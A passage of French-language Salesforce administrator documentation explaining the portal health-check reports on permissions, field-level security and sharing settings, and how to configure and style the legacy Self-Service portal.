Affichage du rapport Accès aux objets et sécurité au niveau du champ pour les utilisateurs de portails
Affichage du rapport sur les paramètres de partage par défaut de l'organisation pour les utilisateurs de portail
Affichage des rapports sur les règles de partage pour les utilisateurs de portail

## Affichage des rapports sur les autorisations utilisateur et administratives pour les utilisateurs de portail

Les autorisations utilisateur sont puissantes car elles étendent l'accès aux données des utilisateurs. Il est important de définir des autorisations pour un profil avec précaution. Utilisez le rapport Autorisations d'administrateur et d'utilisateur (l'un des rapports de vérification de l'intégrité du portail) pour consulter les profils du portail et leurs paramètres d'autorisation critiques.

Remarque: Ce rapport n'affiche pas les autorisations accordées via des ensembles d'autorisations.

Pour chaque profil, le rapport présente le nombre d'utilisateurs du portail qui lui sont attribués et les paramètres d'autorisation suivants :

- Administrateur utilisateur externe délégué
- Envoyer un e-mail
- Convertir les pistes
- Modifier les événements
- Modifier le prix de vente de produits d'opportunité
- Modifier les tâches
- Transférer des requêtes
- Super utilisateur du portail
- API activée
- Le mot de passe n'expire jamais
- Création de bibliothèques
- Afficher le contenu dans les portails
- Exporter les rapports
- Exécuter les rapports

Remarque: Selon les paramètres de votre organisation, certaines autorisations peuvent ne pas s'afficher dans le rapport.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les rapports de vérification de la santé du portail :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Modifier toutes les données

Pour afficher ce rapport :

1. Dans Configuration, saisissez *Vérification de l'intégrité du portail* dans la case Recherche rapide, puis sélectionnez **Vérification de l'intégrité du portail**.
2. Cliquez sur **Autorisations d'administrateur et d'utilisateur**.

Dans la page du rapport, vous pouvez :

- Afficher une page de détail de profil en cliquant sur le nom du profil.

- Afficher une liste filtrée d'éléments en sélectionnant une vue dans la liste déroulante.
- Revenir à la liste des rapports en cliquant sur **Retour à la liste : Rapports de vérification de la santé du portail**.

CONSULTER ÉGALEMENT :

Vérification de la santé du portail

## Affichage du rapport Accès aux objets et sécurité au niveau du champ pour les utilisateurs de portails

Les autorisations d'objet spécifient l'accès des utilisateurs à des objets standard et personnalisés. Il est important de surveiller ces informations pour les profils d'utilisateur de portail afin de s'assurer que les utilisateurs de portails accèdent uniquement aux objets et aux champs appropriés. Le rapport Accès aux objets et sécurité au niveau du champ (l'un des rapports de contrôle d'intégrité des portails) permet de vérifier ce point.

Le rapport Accès aux objets et sécurité au niveau du champ indique le nombre de profils de portail autorisés à accéder à chaque objet standard et personnalisé de votre organisation. Pour chaque objet, il indique également le nombre d'utilisateurs de portails qui possèdent l'accès, le niveau d'accès à l'objet et les champs visibles pour ces utilisateurs.

Remarque: Le rapport Accès aux objets et sécurité au niveau du champ n'indique pas les autorisations accordées via des ensembles d'autorisations.

Pour afficher ce rapport :

1. Dans Configuration, saisissez *Vérification de l'intégrité du portail* dans la case Recherche rapide, puis sélectionnez **Vérification de l'intégrité du portail**.
2. Cliquez sur **Accès aux objets et sécurité au niveau du champ**.
3. Dans la page du rapport, cliquez sur le nom d'un objet.

   Dans la page de détail de l'objet, vous pouvez :

   - Afficher une page de détail de profil en cliquant sur le nom du profil.
   - Afficher la page de détail de la sécurité au niveau du champ d'un profil en cliquant sur **champs visibles**.
   - Revenir au rapport supérieur Accès aux objets et sécurité au niveau du champ en cliquant sur **Accès aux objets et sécurité au niveau du champ**.

À partir des pages de rapport, vous pouvez :

- Afficher une liste filtrée d'éléments en sélectionnant une vue dans la liste déroulante.
- Revenir à la liste des rapports en cliquant sur **Retour à la liste : Rapports de vérification de la santé du portail**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les rapports de vérification de la santé du portail :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Modifier toutes les données

CONSULTER ÉGALEMENT :

Vérification de la santé du portail

Autorisations d'objet

Sécurité au niveau du champ

# Affichage du rapport sur les paramètres de partage par défaut de l'organisation pour les utilisateurs de portail

Le rapport Paramètres de partage par défaut de l'organisation (un des rapports de vérification de la santé du portail) indique les objets standard et personnalisés et le paramètre d'accès par défaut de chaque objet. Ce rapport permet de réviser et de modifier les paramètres par défaut à l'échelle de l'organisation qui exposent les enregistrements aux utilisateurs du portail.

Les paramètres par défait de l'organisation spécifient le niveau d'accès par défaut de chaque objet pour les utilisateurs de votre organisation. Si le niveau d'accès par défaut d'un objet est Public, les utilisateurs avec les autorisations d'objet (« Lire », « Créer », « Modifier » ou « Supprimer ») activées peuvent accéder aux enregistrements dont ils sont responsables. Par exemple, si le paramètre d'accès par défaut de l'objet compte est Accès public en lecture/écriture, tout utilisateur avec l'autorisation « Lire » sur l'objet compte peut afficher tous les enregistrements du compte. Lors de la définition des paramètres de l'organisation, assurez-vous de ne pas laisser les utilisateurs du portail afficher les objets auxquels ils ne doivent pas accéder.

Pour afficher ce rapport :

1. Dans Configuration, saisissez *Vérification de l'intégrité du portail* dans la case Recherche rapide, puis sélectionnez **Vérification de l'intégrité du portail**.
2. Cliquez sur **Paramètres de partage par défaut à l'échelle de l'organisation**.

   Le rapport indique le paramètre d'accès par défaut de chaque objet. Si l'accès par défaut à un objet est Public, Afficher les détails (pour un calendrier) ou Utiliser (pour un catalogue de prix), les utilisateurs du portail qui disposent d'autorisations d'accès à l'objet peuvent accéder aux enregistrements d'autres utilisateurs. Dans ce cas, la colonne Sécurité indique une faiblesse dans le paramètre par défaut de l'organisation. Vous pouvez visualiser des autorisations d'objet spécifiques accordées aux profils de portail dans le rapport Accès aux objets et sécurité au niveau du champ.

   Si l'accès par défaut d'un objet est Privé, Masquer les détails (pour le calendrier) ou Aucun accès (pour un catalogue de prix), la colonne Sécurité indique un paramètre par défaut de l'organisation fort.

   Remarque: Même avec un paramètre par défaut de l'organisation fort, les utilisateurs du portail peuvent avoir accès aux enregistrements d'autres utilisateurs via des exceptions telles que des règles de partage.

   Si Activation de l'accès en utilisant les hiérarchies est activé, les utilisateurs d'un niveau supérieur à un responsable d'enregistrement, dans une hiérarchie de territoires ou de rôles, peuvent accéder aux enregistrements du responsable pour cet objet.

Dans la page du rapport, vous pouvez :

- Modifier les paramètres de partage à l'échelle de l'organisation pour tout objet en cliquant sur **Modifier**, puis en modifiant les paramètres de la page Modification des valeurs par défaut de partage à l'échelle de l'organisation.
- Afficher une liste filtrée d'éléments en sélectionnant une vue dans la liste déroulante.
- Revenir à la liste des rapports en cliquant sur **Retour à la liste : Rapports de vérification de la santé du portail**.

CONSULTER ÉGALEMENT :

Vérification de la santé du portail

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les rapports de vérification de la santé du portail :

- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Modifier toutes les données

Pour définir l'accès au partage par défaut :

- Gérer le partage

# Affichage des rapports sur les règles de partage pour les utilisateurs de portail

Le rapport Règles de partage (un des rapports de vérification de la santé du portail) indique toutes les règles de partage permettant aux utilisateurs du portail d'accéder aux enregistrements dont ils ne sont pas responsables. Il indique le nombre d'utilisateurs du portail qui ont accès aux enregistrements selon chaque règle de partage et permet de modifier les niveaux d'accès de chaque règle. Pour certains types d'ensembles d'utilisateurs (tels que des groupes, des rôles et des territoires), vous pouvez naviguer vers les pages de détail et modifier, supprimer ou gérer les utilisateurs de l'ensemble.

Pour afficher ce rapport :

1. Dans Configuration, saisissez *Vérification de l'intégrité du portail* dans la case Recherche rapide, puis sélectionnez **Vérification de l'intégrité du portail**.
2. Cliquez sur **Règles de partage**.

   La colonne Nombre d'utilisateurs du portail affectés indique le nombre d'utilisateurs du portail qui peuvent avoir accès selon la règle de partage. Ce nombre inclut les utilisateurs spécifiés dans la règle et, si l'option **Accorder l'accès à l'aide de hiérarchies** est activée pour l'objet, il inclut les utilisateurs de niveau supérieur au leur dans la hiérarchie des rôles ou des territoires. Si les utilisateurs de cet ensemble ont les autorisations d'objet (« Lire », « Créer », « Modifier » ou « Supprimer » ) activées, ils peuvent accéder aux enregistrements exposés par la règle.

   Remarque:
   - Le rapport Règles de partage ne comprend pas les règles de partage basées sur des critères.
   - Le rapport Règles de partage ne vérifie pas les autorisations d'objet des utilisateurs du portail. Vous pouvez visualiser des autorisations d'objet spécifiques accordées aux profils de portail dans le rapport Accès aux objets et sécurité au niveau du champ.

Dans la page du rapport, vous pouvez :

- Modifier le niveau d'accès dans une règle de partage en cliquant sur **Modifier**, puis en modifiant les paramètres dans la page de modification de la règle de partage.
- Afficher les détails d'un ensemble d'utilisateurs dans une règle de partage en cliquant sur le lien de la colonne Appartenant à ou Partagé avec.
- Afficher une liste filtrée d'éléments en sélectionnant une vue dans la liste déroulante.
- Revenir à la liste des rapports en cliquant sur **Retour à la liste : Rapports de vérification de la santé du portail**.

Remarque: Les règles de partage du compte ou du territoire du compte peuvent accorder l'accès aux contacts, aux opportunités et aux requêtes associés avec les comptes partagés. Le rapport Règles de partage indique les niveaux d'accès des objets de niveau supérieur uniquement, pas des objets associés.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les rapports de vérification de la santé du portail :
- Personnaliser l'application

  ET

  Gérer les utilisateurs

  ET

  Modifier toutes les données

Pour créer et modifier des règles de partage :
- Gérer le partage

CONSULTER ÉGALEMENT :

Vérification de la santé du portail

# Portail libre-service

## Démarrage automatique du libre-service

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Cliquez sur le bouton **Démarrage automatique** pour que votre portail libre-service soit fonctionnel rapidement. Ce processus automatise la configuration en définissant automatiquement des paramètres par défaut.

Remarque: Vous ne pouvez enregistrer aucun JavaScript dans votre code personnalisé, et vous pouvez utiliser uniquement certains éléments et attributs HTML.

1. Dans Configuration, saisissez *Portail en libre-service* dans la case Recherche rapide, sélectionnez **Paramètres**, puis cliquez sur **Démarrage automatique**.
2. Passez en revue le processus et cliquez sur **Continuer**.
3. Choisissez un modèle de couleur.
4. Si nécessaire, modifiez les paramètres par défaut et cliquez sur **Enregistrer**.
5. Testez votre portail libre-service en :
   a. Cliquant sur **Générer** pour récupérer un nom d'utilisateur et un mot de passe.
   b. Cliquant sur **Accéder au portail libre-service** pour prévisualiser vos pages.
   c. Vous pouvez éventuellement cliquer sur **Inviter** pour indiquer aux autres utilisateurs la procédure à suivre pour établir une connexion et prévisualiser vos pages.
6. Activez votre portail libre-service en copiant le lien fourni à la section **Activer le libre-service** vers l'endroit approprié sur votre site Web.
7. Cliquez sur **Enregistrer** lorsque vous avez terminé.
8. Autorisez vos clients à utiliser votre portail libre-service. Reportez-vous à Gestion des utilisateurs libre-service à la page 2715.

Conseil: Pour modifier vos paramètres, reportez-vous à Activation des paramètres et fonctions du libre-service à la page 2691. Le démarrage automatique du libre-service active automatiquement le bouton **Activer le libre-service** des pages de détail des contacts.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour utiliser l'option de démarrage du libre-service :
- Gérer le portail libre-service

CONSULTER ÉGALEMENT :

Configuration du libre-service

Fiche de conseil de l'administrateur : Tirer parti de votre portail libre-service

Guide de configuration de l'administrateur : Guide de mise en oeuvre du libre-service

# Configuration du libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Le libre-service fournit à vos clients un réseau de support en ligne leur permettant d'obtenir des réponses à leurs questions sans avoir à contacter le service clientèle.

La configuration de votre portail libre-service est un jeu d'enfant. Faites votre choix parmi deux options de configuration :

- **Démarrage automatique** : vous permet d'être opérationnel rapidement (reportez-vous à Démarrage automatique du libre-service à la page 2689).
- **Configurer le libre-service** - Configuration complète qui permet une plus grande personnalisation. La configuration comprend les opérations suivantes :
  - Activation des paramètres et fonctions du libre-service à la page 2691
  - Personnalisation de l'apparence de votre portail libre-service à la page 2695
  - Personnalisation des polices et des couleurs du libre-service à la page 2696
  - Personnalisation de vos pages de libre-service à la page 2697
  - Génération du fichier HTML de connexion à la page 2713
  - Gestion des utilisateurs libre-service à la page 2715

CONSULTER ÉGALEMENT :

Démarrage automatique du libre-service
Personnalisation de l'apparence de votre portail libre-service
Personnalisation des polices et des couleurs du libre-service
Fiche de conseil de l'administrateur : Tirer parti de votre portail libre-service
Guide de configuration de l'administrateur : Guide de mise en oeuvre du libre-service

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour utiliser l'option de démarrage du libre-service :
- Gérer le portail libre-service

Pour configurer le portail libre-service :
- Gérer le portail libre-service

Pour modifier les pages Libre-service :
- Gérer le portail libre-service

  ET

  Personnaliser l'application

## Activation des paramètres et fonctions du libre-service

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

1. Dans Configuration, saisissez *Portail en libre-service* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Cliquez sur **Configurer le libre-service** sur la page des paramètres du libre-service.
3. Configurez les options suivantes :

| Paramètre | Description |
|---|---|
| Connexion activée | Permet aux utilisateurs de se connecter au portail libre-service. |
| Modifier les utilisateurs libre-service | Affiche le bouton **Activer le libre-service** sur les pages de détail des contacts. En ce qui concerne les contacts pour lesquels le libre-service est déjà activé, le bouton **Afficher le libre-service** apparaît. |
| URL de déconnexion | URL de la page Web qui s'affiche lorsque les utilisateurs se déconnectent du portail libre-service, par exemple http://www.acme.com. Si aucune URL de déconnexion n'est spécifiée, le bouton **Déconnexion** ne s'affiche pas. |
| Origine de requête par défaut | Origine par défaut attribuée à toutes les requêtes soumises par l'intermédiaire du portail libre-service. Les valeurs disponibles sont extraites de la liste de sélection Origine de la requête de votre organisation. Vous pouvez attribuer différentes origines par défaut aux requêtes soumises via le portail libre-service et la fonction Web vers requête. |
| Nouvelles requêtes visibles dans le portail | Sélectionne automatiquement la case Visible dans le portail libre-service pour toutes les nouvelles requêtes, y compris les requêtes créées via les fonctions Web vers requête, E-mail vers requête et E-mail vers requête à la demande.<br>Abstraction faite de cette valeur par défaut, les utilisateurs qui créent des requêtes peuvent paramétrer manuellement la case Visible dans le portail libre-service. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer le portail libre-service :

- Gérer le portail libre-service

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

| Paramètre | Description |
| --- | --- |
| `Activer la navigation dans les solutions` | Active les catégories de solutions dans le portail libre-service afin que les clients puissent explorer les solutions par catégorie.<br>Si les solutions multilingues sont activées, vous pouvez traduire les catégories de solutions. |
| `Catégorie supérieure du portail libre-service` | Catégorie supérieure accessible par les clients dans le portail libre-service. Les clients peuvent afficher toutes les solutions marquées comme `Visible dans le portail libre-service` dans cette catégorie et ses sous-catégories.<br>Laissez ce champ vide pour permettre aux clients de voir toutes les solutions marquées comme `Visible dans le portail libre-service` dans toutes les catégories. |
| `Type d'enregistrement de requête` | Type d'enregistrement à attribuer à toute requête soumise via le portail libre-service. |
| `Adresse e-mail « De »` | Adresse e-mail à partir de laquelle les messages de nouvel utilisateur et mot de passe sont envoyés, par exemple `support@acme.com`. Quand ce champ est vide, Salesforce utilise :<br>• L'adresse e-mail de l'utilisateur de la requête automatique pour les utilisateurs qui reçoivent un e-mail avec un mot de passe temporaire après avoir cliqué sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail libre-service. L'utilisateur de requête automatique est spécifié sur la page Paramètres de support dans Configuration.<br>• L'adresse du dernier utilisateur à avoir fait part d'un commentaire pour les utilisateurs qui reçoivent un e-mail de notification de commentaire de requête. |
| `Nom e-mail "De"` | Nom qui sera associé au champ Adresse e-mail “De”, par exemple : “Support client Acme”. Quand ce champ est vide, Salesforce utilise :<br>• Le nom de votre entreprise pour les utilisateurs qui reçoivent un e-mail avec un mot de passe temporaire après avoir cliqué sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail libre-service.<br>• Le nom du dernier utilisateur à avoir fait part d'un commentaire pour les utilisateurs qui reçoivent un e-mail de notification de commentaire de requête. |
| `Modèle de nouvel utilisateur` | Modèle de message utilisé pour l'envoi d'un nom d'utilisateur et d'un mot de passe initial à tous les nouveaux utilisateurs du libre-service. Le Libre-service sélectionne automatiquement un exemple de modèle pour vous. Vous pouvez toutefois le modifier |

| Paramètre | Description |
| --- | --- |
| | ou créer votre propre modèle d'e-mail. Ce modèle doit avoir l'attribut Disponible. |
| `Modèle de nouveau mot de passe` | Modèle d'e-mail utilisé pour l'envoi d'un nouveau mot de passe aux utilisateurs actuels du libre-service lorsque vous réinitialisez leur mot de passe ou lorsqu'ils réinitialisent leur mot de passe en cliquant sur **Vous avez oublié votre mot de passe ?** dans la page de connexion du portail libre-service. Le Libre-service sélectionne automatiquement un exemple de modèle pour vous. Vous pouvez toutefois le modifier ou créer votre propre modèle d'e-mail. Ce modèle doit avoir l'attribut Disponible. |
| `Activer l'e-mail de notification lors d'un nouveau commentaire de requête` | Lorsque ce paramètre est sélectionné, il indique que l'option `Envoyer une notification au client` sur un commentaire de requête est affichée.<br><br>Même si cette case n'est pas cochée, l'option `Envoyer une notification au client` apparaît toujours sur les requêtes si vous avez activé les notifications par e-mail aux contacts qui ne sont pas membres de votre portail libre-service. Reportez-vous à Personnalisation des paramètres de support à la page 2921. |
| `Nouveau modèle de commentaire` | Modèle de message utilisé pour l'envoi d'une notification aux utilisateurs du libre-service lorsqu'un commentaire public est ajouté à l'une de leurs requêtes. Le Libre-service sélectionne automatiquement un exemple de modèle pour vous. Vous pouvez toutefois le modifier ou créer votre propre modèle d'e-mail. Ce modèle doit avoir l'attribut Disponible.<br><br>Notez que les responsables de requête reçoivent une notification séparée que vous ne pouvez pas personnaliser. |
| `Activer les règles de réponse automatique pour les requêtes libre-service` | Indique si les requêtes soumises via votre portail libre-service déclenchent vos règles de réponse automatique. |
| `Modèle de création de requête` | Modèle de message à utiliser lorsque les requêtes soumises via votre portail libre-service ne correspondent à aucune règle de réponse automatique. |
| `Largeur de page maximale` | Largeur maximale en pixels des pages du portail libre-service provenant de Salesforce. Si vous hébergez le portail, il s'agit de la largeur du cadre HTML intérieur de votre page de connexion libre-service. |
| `Hauteur de page minimale` | Hauteur minimale en pixels des pages du portail libre-service provenant de Salesforce. |
| `URL de feuille de style` | URL complète, accessible au public, de la feuille de style libre-service de votre entreprise (par exemple, ). Reportez-vous |

| Paramètre | Description |
| --- | --- |
| | à Personnalisation de l'apparence de votre portail libre-service à la page 2695.<br>Si vous utilisez un modèle de couleur prédéfini, laissez ce champ vide. |
| `Modèle de couleur` | Utilisez l'un des modèles de couleur Salesforce si vous ne disposez pas de votre propre feuille de style. Cliquez sur le lien **Afficher** pour voir les paramètres du modèle. Pour changer les polices et les couleurs d'un modèle de couleurs de Salesforce, reportez-vous à Personnalisation des polices et des couleurs du libre-service à la page 2696. |
| `Terme de requête - singulier` | Terme utilisé dans le portail libre-service au lieu de « requête » (au singulier). |
| `Terme de requête - pluriel` | Terme utilisé dans le portail libre-service au lieu de « requêtes » (au pluriel). |
| `Terme de solution - singulier` | Terme utilisé dans le portail libre-service au lieu de « solution » (au singulier). |
| `Terme de solution - pluriel` | Terme utilisé dans le portail libre-service au lieu de « solutions » (au pluriel). |

4. Cliquez sur **Enregistrer** pour sauvegarder vos paramètres de libre-service.

CONSULTER ÉGALEMENT :

Configuration du libre-service

Fiche de conseil de l'administrateur : Tirer parti de votre portail libre-service

Guide de configuration de l'administrateur : Guide de mise en oeuvre du libre-service

# Personnalisation de l'apparence de votre portail libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Pour pouvez développer une présentation explicite pour votre portail libre-service :

1. Personnalisez les en-têtes et les pieds de page des pages Libre-Service. Reportez-vous à Création des zones d'en-tête et de pied de page personnalisés à la page 2706.
2. Personnalisez les polices et couleurs du portail libre-service via l'une de ces options :
   - Sélection d'un modèle de couleur prédéfini ou de chargement de votre propre feuille de style à la page 2699.
   - Personnalisation des polices et des couleurs à l'aide d'un éditeur pointer-cliquer à la page 2696.

CONSULTER ÉGALEMENT :

Configuration du libre-service

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour configurer le portail libre-service :

- Gérer le portail libre-service

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

## Personnalisation des polices et des couleurs du libre-service

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Vous pouvez personnaliser les polices et les couleurs du portail libre-service pour qu'il reflète l'identification de la marque de votre entreprise. Les polices et couleurs de votre portail sont spécifiées dans un portail appelé Modèle de couleur. Sélectionnez un modèle de couleur prédéfini et personnalisez-le en utilisant un éditeur de type Pointer-cliquer.

1. Dans Configuration, saisissez *Polices et couleurs* dans la case Recherche rapide, puis sélectionnez **Polices et couleurs**. Salesforce met à votre disposition des modèles prédéfinis que vous pouvez personnaliser. Cliquez sur **Aperçu** pour voir tous les modèles.
2. Sélectionnez le modèle de couleur à personnaliser.

   À partir de la page du modèle de couleur, vous pouvez :

   - Cliquer sur le lien **Restaurer la valeur par défaut** pour rétablir le modèle d'origine sans personnalisation.
   - Cliquer sur le lien **Retour à tous les modèles** pour revenir à la liste des modèles de couleur.
   - Cliquer sur **Aperçu** *Nom du modèle* pour visualiser le modèle que vous personnalisez.
3. Sélectionnez la page du portail à personnaliser. Les modèles de couleur sont personnalisés page par page, mais certains éléments sont utilisés par plusieurs pages.

   À partir de la page du portail, vous pouvez :

   - Cliquer sur **Voir des exemples** pour visualiser tous les éléments que vous pouvez personnaliser.
   - Cliquer sur **Effacer** à côté d'un élément pour retirer toutes ses éventuelles personnalisations.
   - Cliquer sur **Aperçu** *Nom du modèle* pour visualiser le modèle que vous personnalisez.
   - Cliquez sur le lien **Retour à toutes les pages** pour revenir à la liste des pages du portail.
4. Cliquez sur **Modifier** en regard de l'élément visuel à personnaliser. Certains éléments sont visibles uniquement sur la page du portail sélectionnée, tandis que d'autres sont partagés par plusieurs pages. Les changements apportés aux éléments partagés sont répercutés sur toutes les pages.

   Remarque: Selon l'élément visuel, vous pouvez personnaliser ses attributs avec un éditeur Pointer-cliquer ou un éditeur de feuille de style personnalisée qui vous permet de modifier directement les feuilles de style en cascade (CSS). Sélectionnez le lien « cliquez ici » pour passer de l'un à l'autre. Si vous utilisez l'éditeur Pointer-cliquer, cochez la case Afficher les attributs avancés pour accéder au lien « cliquez ici ». Il est recommandé que la définition des feuilles de style en cascade (CSS) soit effectuée par des utilisateurs connaissant leur fonctionnement.
5. Modifiez l'élément visuel comme vous le souhaitez.

   Si vous utilisez un éditeur Pointer-cliquer :

   - Cliquez sur **Modifier** près d'un attribut élémentaire ou avancé. Si vous ne voyez pas les attributs avancés, cochez la case Afficher les attributs avancés.
   - Changez l'attribut dans la fenêtre contextuelle.
   - Cliquez sur **OK** pour confirmer vos modifications dans la fenêtre contextuelle.

     Si vous utilisez l'éditeur de feuille de style personnalisée, saisissez le code CSS valide.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer le portail libre-service :
- Gérer le portail libre-service

Pour modifier les pages Libre-service :
- Gérer le portail libre-service

  ET

  Personnaliser l'application

Pour obtenir la liste de tous les attributs de page que vous pouvez modifier, reportez-vous à Attributs de page libre-service à la page 2712.

6. Cliquez sur **Enregistrer** pour enregistrer tous les changements appliqués à l'élément visuel et à ses attributs. Les personnalisations deviennent visibles pour les utilisateurs libre-service lorsque vous activez le modèle de couleur.
7. Répétez ces étapes pour personnaliser tous les éléments visuels et leurs attributs.
8. Pour revenir à la liste des modèles de couleur, cliquez sur le lien **Retour à toutes les pages**, puis sur le lien **Retour à tous les modèles**.
9. Cliquez sur **Modèle actif**.
10. Sélectionnez le modèle à activer pour votre portail en temps réel. Votre entreprise ne peut avoir qu'un modèle actif.
11. Cliquez sur **Enregistrer**.

Remarque: Les modifications apportées à un modèle actif étant immédiatement appliquées, il est recommandé de personnaliser totalement le modèle avant de l'activer, et ce, afin de ne pas gêner les clients.

CONSULTER ÉGALEMENT :

Configuration du libre-service

## Personnalisation de vos pages de libre-service

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

1. Dans Configuration, saisissez *Portail en libre-service* dans la case Recherche rapide, puis sélectionnez **Paramètres**.
2. Apportez les améliorations nécessaires aux pages de libre-service. Consultez les rubriques suivantes pour plus d'informations :
   - Personnaliser la page Connexion du portail en libre-service
   - Personnalisation de la page d'accueil du portail en libre-service
   - Activation de la page Solutions
   - Personnaliser la page Consigner une requête du portail en libre-service
   - Personnalisation de la page d'affichage des requêtes
   - Personnalisation de la page Suggestions de solutions

Remarque:

- Vous ne pouvez pas créer plusieurs versions de la même page du portail libre-service. Vous pouvez toutefois personnaliser chaque page libre-service.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

- Les articles de Salesforce Knowledge ne s'affichent pas dans le portail libre-service.

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de la feuille de style libre-service

Attributs de page libre-service

Création des zones d'en-tête et de pied de page personnalisés

## Préparation de la configuration de votre portail

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Avant de configurer votre portail en libre-service ou votre portail client Salesforce :

- **Élaborez vos solutions publiques** : révisez et marquez vos solutions comme `Visible dans le portail libre-service`. Seules les solutions marquées `Visible dans le portail libre-service` peuvent être affichées dans le portail libre-service ou dans le portail client. Pour votre portail libre-service seulement, identifiez les cinq principales solutions que vous souhaitez présenter dans la page d'accueil.
- **Déterminez les informations à afficher et à collecter** : sélectionnez les champs de requêtes qui doivent être disponibles lorsque les utilisateurs consultent leurs requêtes. Vous devez également déterminer les champs qui sont obligatoires lorsque les utilisateurs soumettent des requêtes en ligne, ainsi que les valeurs de liste de sélection que les utilisateurs peuvent sélectionner lorsqu'ils résolvent leurs propres requêtes à l'aide des solutions suggérées.
- **Désignez l'emplacement du portail** : choisissez l'endroit où ajouter l'URL de connexion de votre portail dans le site Web d'entreprise. Pour localiser l'URL de connexion pour votre portail libre-service, reportez-vous à Génération d'un code HTML de connexion. Pour localiser l'URL de connexion de votre portail client, reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.
- **Personnalisez les modèles de communication de votre portail** : définissez les modèles d'e-mail envoyés aux utilisateurs pour communiquer diverses informations, notamment les réinitialisations de mot de passe, les notifications de commentaires publics ajoutées à des requêtes, ainsi que les réponses automatiques aux requêtes avec des solutions suggérées.
- **Personnalisez et distribuer la fiche conseil du portail** : téléchargez la fiche conseil Utilisation du portail libre-service et du portail client, puis adaptez-la à la marque et aux spécificités de votre portail, par exemple avec des solutions suggérées ou la possibilité de joindre des fichiers aux requêtes soumises. Distribuez ensuite le document à vos clients qui souhaitent apprendre comment répondre à leurs propres demandes en utilisant votre portail.

CONSULTER ÉGALEMENT :

Configuration du libre-service

Personnalisation de la feuille de style libre-service

## Personnalisation de la feuille de style libre-service

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Sélectionnez un modèle de couleur prédéfini ou téléchargez un exemple de modèle de couleur Libre-service à personnaliser. Ce modèle vous permet d'intégrer les éléments d'identification de la marque de votre entreprise dans votre portail libre-service.

**Remarque:** Pour personnaliser le modèle de couleur Libre-service avec un éditeur de type pointer cliquer, reportez-vous à Personnalisation des polices et des couleurs du libre-service à la page 2696.

1. Dans Configuration, saisissez *`Portail en libre-service`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
2. Cliquez sur **Configuration du libre-service**.
3. Cliquez sur le lien **Affichage des options de modèle de couleur** dans la section des paramètres de la page.
4. Choisissez des polices et couleurs qui vous conviennent, puis cliquez sur **Télécharger ce modèle de couleur**.

   Pour utiliser un modèle de couleur prédéfini sans le personnaliser, cliquez sur **Sélectionner ce modèle de couleur**.
5. Enregistrez le modèle de couleur téléchargé et transmettez-le à votre administrateur Web si vous souhaitez le personnaliser davantage. Le modèle de couleur téléchargé est une feuille de style CSS que votre administrateur Web peut modifier.
6. Stockez la feuille de style téléchargée dans un endroit accessible et entrez son URL dans le champ `URL de feuille de style`.
7. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration du libre-service

**Éditions**

